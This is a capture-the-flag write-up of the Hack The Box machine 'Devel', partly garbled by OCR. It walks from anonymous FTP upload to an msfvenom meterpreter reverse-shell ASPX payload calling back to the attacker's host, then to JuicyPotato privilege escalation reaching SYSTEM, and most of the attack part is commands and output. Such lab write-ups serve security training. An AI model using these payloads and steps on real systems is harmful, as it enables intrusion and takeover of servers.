Htb machine: devel

```
Tcp scan
2 tcp ports open, 22 and 80
$nmap -v -p- devel
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-23 23:39 +08
Initiating Ping Scan at 23:39
Scanning devel (10.10.10.5) [2 ports]
Completed Ping Scan at 23:39, 0.01s elapsed (1 total hosts)
Initiating Connect Scan at 23:39
Scanning devel (10.10.10.5) [65535 ports]
Discovered open port 21/tcp on 10.10.10.5
Discovered open port 80/tcp on 10.10.10.5
Connect Scan Timing: About 16.02% done; ETC: 23:43 (0:02:42 remaining)
Connect Scan Timing: About 33.70% done; ETC: 23:42 (0:02:00 remaining)
Connect Scan Timing: About 51.87% done; ETC: 23:42 (0:01:24 remaining)
Connect Scan Timing: About 70.20% done; ETC: 23:42 (0:00:51 remaining)
Completed Connect Scan at 23:42, 173.67s elapsed (65535 total ports)
Nmap scan report for devel (10.10.10.5)
Host is up (0.0047s latency).
Not shown: 65533 filtered ports
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
```

Nmap default scripts and version scan

```
-- $nmap -sC -sV -p21,80 devel
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-23 23:43 +08
Nmap scan report for devel (10.10.10.5)
Host is up (0.0073s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
184946 welcome.png
| ftp-syst:
_ SYST: Windows_NT
80/tcp open http Microsoft IIS httpd 7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
| http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds
```


Udp scan

Top 1000 udp ports closed

```
-[user@parrot]-[~/Desktop/MS17-010]
sudo nmap -sU devel
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-23 23:39 +08
Nmap scan report for devel (10.10.10.5)
Host is up (0.0056s latency).
All 1000 scanned ports on devel (10.10.10.5) are open|filtered
Nmap done: 1 IP address (1 host up) scanned in 21.45 seconds
[user@parrot] = [~/Desktop/MS17-010]
Able to upload files via ftp
- $ftp
ftp> open
(to) devel
Connected to devel.
220 Microsoft FTP Service
Name (devel:user): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
```

```
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put hello.txt
local: hello.txt remote: hello.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
7 bytes sent in 0.00 secs (379.7743 kB/s)
ftp> ls -lah
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-17-17 05:37PM
03-17-17 05:37PM
                              689 iisstart.htm
                            184946 welcome.png
226 Transfer complete.
ftp> bye
221 Goodbye.
--[user@narrot]-[/tmp]
```


Able to access uploaded files via web



Upload malicious aspx file

```
[user@parrot]-[/tmp
  --- $msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.29 LPORT=443 -f aspx >reverse.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2860 bytes
[user@parrot]-[/tmp]
  - $ftp
ftp> open
(to) devel
Connected to devel.
220 Microsoft FTP Service
Name (devel:user): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> del reverse.aspx
250 DELE command successful.
ftp> put reverse.aspx
local: reverse.aspx remote: reverse.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2897 bytes sent in 0.00 secs (86.3373 MB/s)
ftp> dir reverse.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
                                 2897 reverse.aspx
08-23-21 07:12PM
226 Transfer complete.
ftp> bye
221 Goodbye.
```

Trigger shell by browsing



Service Shell

```
msto exploit(multi/nangler) > run
[*] Started reverse TCP handler on 10.10.14.29:443
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.29:443 -> 10.10.10.5:49161) at 2021-08-24 00:13:06 +0800
meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter > sysinfo
Computer : DEVEL
0S
               : Windows 7 (6.1 Build 7600).
Architecture : x86
System Language : el_GR
         : HTB
Logged On Users : 0
              : x86/windows
Meterpreter
meterpreter >
```

https://github.com/ivanitlearning/Juicy-Potato-x86

Build juicypotato

```
(Global Scope)
                                                      ⊞#include "stdafx.h"
#include "MSFRottenPotato.h"
#include "IStorageTrigger.h"
                                                            #include <iostream>
#include <winsock2.h>
                                                               #include <ws2tcpip.h>
                                                              #include <stdio.h>
                                                               #include <UserEnv.h>
                                                              #include <tchar.h>
                                                            #include <acctrl.h>
                                                            #include <assert.h>
#include <tchar.h>
                                                           #pragma comment (lib, "Ws2_32.lib")
#pragma comment (lib, "Mswsock.lib")
#pragma comment (lib, "AdvApi32.lib")
#pragma comment(lib, "userenv.lib")
                                                           wchar_t *olestr;
wchar_t *g_port;
wchar_t *rpcserver;
                                                           wchar_t *rpcport;
char dcom_port[12];
                                                            char dcom_ip[17];
100 % <del>-</del>
                                                      Chan *temn st

✓ No issues found
 Show output from: Build

| Privations 1706 NOC 100NN, Tail back to Tull compilation.
| Privations 1706 NOC 100NN, Tail back to Tull compilation.
| Privation | Pri
```

Target system: Windows 7 32bit

meterpreter > sysinfo
Computer : DEVEL

OS : Windows 7 (6.1 Build 7600).

Architecture : x86
System Language : el_GR
Domain : HTB
Logged On Users : 0

Meterpreter : x86/windows

meterpreter >

Upload juicy potato

```
meterpreter > upload /tmp/juicypotato.exe c://temp
[*] uploading : /tmp/juicypotato.exe -> c://temp
[*] uploaded : /tmp/juicypotato.exe -> c://temp\juicypotato.exe
meterpreter >
```

```
Upload test_clsid.bat
meterpreter > upload /tmp/test_clsid.bat c:\\temp
[*] uploading : /tmp/test_clsid.bat -> c:\temp
[*] uploaded : /tmp/test_clsid.bat -> c:\temp\test_clsid.bat
meterpreter >
Upload clsid.list
meterpreter > upload /tmp/CLSID.list c:\\temp
[*] uploading : /tmp/CLSID.list -> c:\temp
[*] uploaded : /tmp/CLSID.list -> c:\temp\CLSID.list
meterpreter >
Upload meterpreter for "system"
[user@parrot]-[/tmp]
  ── $msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.29 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
ftp> open
(to) devel
Connected to devel.
220 Microsoft FTP Service
Name (devel:user): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put shell.exe ^C
ftp> del shell.exe
250 DELE command successful.
ftp> binary
```

200 Type set to I. ftp> put shell.exe

226 Transfer complete.

ftp> bye 221 Goodbye.

local: shell.exe remote: shell.exe 200 PORT command successful.

125 Data connection already open; Transfer starting.

73802 bytes sent in 0.00 secs (718.1946 MB/s)

```
Test juicypotato.exe
c:\temp>juicypotato.exe
juicypotato.exe
JuicyPotato v0.1
Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p program>: program to launch
-l <port>: COM server listen port
Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
c:\temp>
```

Basing exploit execution on:

https://medium.com/@kunalpatel920/cyberseclabs-weak-walkthrough-d66d2e47cd82

Run test_clsid.bat and get results.

```
c:\temp>dir
dir
 Volume in drive C has no label.
Volume Serial Number is 8620-71F1
Directory of c:\temp
23/08/2021 07:51
                     <DIR>
23/08/2021 07:51
                     <DIR>
23/08/2021 07:36
                           18.640 CLSID.list
23/08/2021 07:48
                          135.680 juicypotato.exe
23/08/2021 07:57
                               700 result.log
23/08/2021 07:21
                           73.802 shell.exe
23/08/2021 07:34
                               285 test_clsid.bat
             5 File(s)
                            229.107 bytes
             2 Dir(s) 22.092.738.560 bytes free
```

```
Get the clsid, make sure its system
c:\temp>type result.log

type result.log
{0289a7c5-91bf-4547-81ae-fec91a89dec5};IIS APPPOOL\Web
{6d8ff8e0-730d-11d4-bf42-00b0d0118b56};IIS APPPOOL\Web
{9678f47f-2435-475c-b24a-4606f8161c16};IIS APPPOOL\Web
{9acf41ed-d457-4cc1-941b-ab02c26e4686};IIS APPPOOL\Web
{98068995-54d2-4136-9bc9-6dbcb0a4683f};IIS APPPOOL\Web
{90F18417-F0F1-484E-9D3C-59DCEEE5DBD8};NT AUTHORITY\SYSTEM
{69AD4AEE-51BE-439b-A92C-86AE490E8B30};NT AUTHORITY\SYSTEM
{659cdea7-489e-11d9-a9cd-000d56965251};NT AUTHORITY\SYSTEM
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
{03ca98d6-ff5d-49b8-abc6-03dd84127020};NT AUTHORITY\SYSTEM
{6d18ad12-bde3-4393-b311-099c346e6df9};NT AUTHORITY\SYSTEM
{F087771F-D74F-4C1A-BB8A-E16ACA9124EA};NT AUTHORITY\SYSTEM
```

Execute the exploit

```
c:\temp>juicypotato.exe -1 4444 -p shell.exe -t * -c {90F18417-F0F1-484E-9D3C-59DCEEE5DBD8}
juicypotato.exe -1 4444 -p shell.exe -t * -c {90F18417-F0F1-484E-9D3C-59DCEEE5DBD8}
Testing {90F18417-F0F1-484E-9D3C-59DCEEE5DBD8} 4444
.....
[+] authresult 0
{90F18417-F0F1-484E-9D3C-59DCEEE5DBD8};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
c:\temp>
```

System shell

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.29:4444

[*] Sending stage (175174 bytes) to 10.10.10.5

[*] Meterpreter session 1 opened (10.10.14.29:4444 -> 10.10.10.5:49803) at 2021-08-24 01:01:22 +0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : DEVEL
OS : Windows 7 (6.1 Build 7600).
Architecture : x86
System Language : el_GR
Domain : HTB
Logged On Users : 0
Meterpreter : x86/windows
```

User flag

Root flag